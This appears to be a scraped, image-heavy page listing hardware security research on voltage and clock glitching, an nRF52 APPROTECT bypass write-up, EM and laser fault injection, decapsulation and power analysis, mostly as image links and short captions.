
Glitched Clock




VCC glitch



(a) STM32F373



(b) TI MSP430F5172



(c) Renesas 78K0R

VCC glitch

STMicroelectronics [STM32F103VB](#) 72 MHz 32-bit RISC ARM Cortex-M3



Shaping the Glitch: Optimizing Voltage Fault Injection Attacks

Published

2019-02-28



Nordic Semiconductor [nRF52832](#) Bluetooth low-energy SoC w/NFC




nRF52 Debug Resurrection (APPROTECT Bypass) Part 1

Posted on June 10, 2020 by [LimitedResults](#)


Chip'olino



EMFI



LFI



Декапсуляция





Power analysis



10 NOP
10 MUL

20 NOP
10 MUL



20 NOP
10 MUL
10 NOP




Power analysis




